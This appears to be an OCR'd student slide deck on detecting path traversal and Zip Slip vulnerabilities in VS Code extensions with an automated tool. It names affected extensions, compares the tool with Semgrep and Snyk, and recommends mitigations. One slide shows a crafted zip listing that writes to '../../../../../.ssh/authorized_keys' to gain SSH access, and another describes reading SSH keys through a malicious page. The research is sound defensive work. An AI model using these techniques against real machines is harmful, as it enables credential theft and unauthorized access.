


Identifying Vulnerabilities in VS Code Extensions : Supply Chain Attack

Team 6

Introduction


- VS Code - **popular text editor.**
  - Immense user base – 14 millions active users.
  - Vast number extensions to **enhance functionality**.
  - **Pose security risks** if not properly tested and validated.
  - Developer machines can contain **important credentials.**
  - Extensions run with user privileges, **without sandbox.**
- **Identify, analyze and test extensions** of VS Code from a security breach point of view.
- Developing an automated tool to identify selected vulnerabilities.
- Provide recommendations for risk mitigation.


Project Overview

- **Related Work:** 06 Articles – 02 in 2021, 02 in Jan 2023, 02 Feb 2023.
  - Vulnerabilities in extensions creating a local server on the system.
  - Based on the path traversal vulnerability and Zip Slip vulnerability.
- Selected extensions
  - Open local system ports
  - Handle zip files.
- An automated tool developed in Python for vulnerability detection.
- The tool searches, downloads, tests, and flags vulnerable extensions.
- Challenges:
  - Precise keyword selection
  - Bypassing rate-limiting restrictions.

Path Traversal Vulnerability

- Exploiting the vulnerability to access `~/.ssh/id_rsa.pub`.
- **Challenges**:
  - Protection against XSS
  - Same Origin Policy
    - Malicious HTML Page
    - Vulnerable web server






Local Environment

Developer's Machine


Local Web Server

Overcoming the SOP Challenge



Zip Slip Vulnerability


- Exploiting the vulnerability to `ssh` into a machine.
- **Challenges**:
  - Knowing the username of the target for SSH.
  - Knowing the relative location of the `home` folder to reach `~/.ssh` from the location of the zip.



The Zip Slip File


```
(base) prateek@Prateeks-MacBook-Pro-2 Zip Slip % unzip -l test.zip
Archive:  test.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
      575  04-14-2023 17:47   ../../../../../.ssh/authorized_keys
       21  04-25-2023 16:18   goodfile.txt
---------                     -------
      596                     2 files
```

1




Implementation

- The process simulates user steps for executing an extension.
- Vulnerable extensions open a port & listen for incoming requests.
- The tool runs the required command and checks for open ports.
- Requests are sent to open ports.



- After testing
  - Marks the extension as tested.
  - Identifies potential vulnerabilities

Implementation



Evaluation - Vulnerability Testing Results

- Path Traversal Vulnerability.
  - Tested 200 VS Code extensions
  - Detected Path Traversal Vulnerability in 8 extensions.

S. No	Name of the extensions	No. of Downloads
1	yandeu-five-server-0.1.12	476,314
2	JSCharting-JavaScript-Charts-vscode-jscharting-0.0.3	1,343
3	SeyyedKhandon-fpack-2.2.0	6,449
4	SeyyedKhandon-zpack-2.1.1	2,781
5	hqjs-hq-live-server-0.0.11	5,625
6	leadzen-vscweb-0.0.3	1,157
7	dzylikecode-docsify-preview-1.7.0	484
8	osteele-p5-server-1.10.0	5,262

- Zip Slip Vulnerability
  - Tested 50 VS Code extensions.
  - Not a common functionality in VS Code.
  - Detected Zip Slip Vulnerability in 1 extension
    - slevesque-vscode-zipexplorer-0.3.1.json: 256,517 downloads

Recommendations for Mitigating the Vulnerabilities

- **Limit Capabilities**: Provide webview with necessary capabilities
  - `enableScripts`
  - `localResourceRoots`
- **Content Security Policy (CSP)**: Implement CSP to control the content loaded and executed in webviews.
  - `default-src 'none'`
  - `content="default-src 'none'; img-src ${webview.cspSource} https:; script-src ${webview.cspSource}; style-src ${webview.cspSource};"`
- **Load Content over HTTPS**: Load external resources over HTTPS, not HTTP.
- **Sanitize User Input**: Prevent content injections.
- **Use Multiple Security Measures**: Don't rely solely on sanitization.
  - Implement **"Defense- in-Depth"** security principle.

Related Work - Comparison with Existing Tools

- Automated vulnerability testing using available tools.
  - Package based (Snyk)
  - Code based (Semgrep)

		Path Traversal Vulnerability			Zip Slip Vulnerability		
S. No	Filename	Semgrep	Snyk	Our Result	Semgrep	Snyk	Our Result
1	yandeu-five-server-0.1.12	False	False	True	False	False	False
2	JSCharting-JavaScript-Charts-vscode-jscharting-0.0.3	True	False	True	False	False	False
3	SeyyedKhandon-fpack-2.2.0	False	False	True	False	False	False
4	slevesque-vscode-zipexplorer	True	True	False	False	True	True
5	SeyyedKhandon-zpack-2.1.1	False	False	True	False	False	False
6	hqjs-hq-live-server-0.0.11	True	True	True	False	True	False
7	leadzen-vscweb-0.0.3	False	False	True	False	False	False
8	dzylikecode-docsify-preview	True	False	True	False	False	False
9	osteele-p5-server-1.10.0	True	False	True	False	False	False

Challenges and Future Work

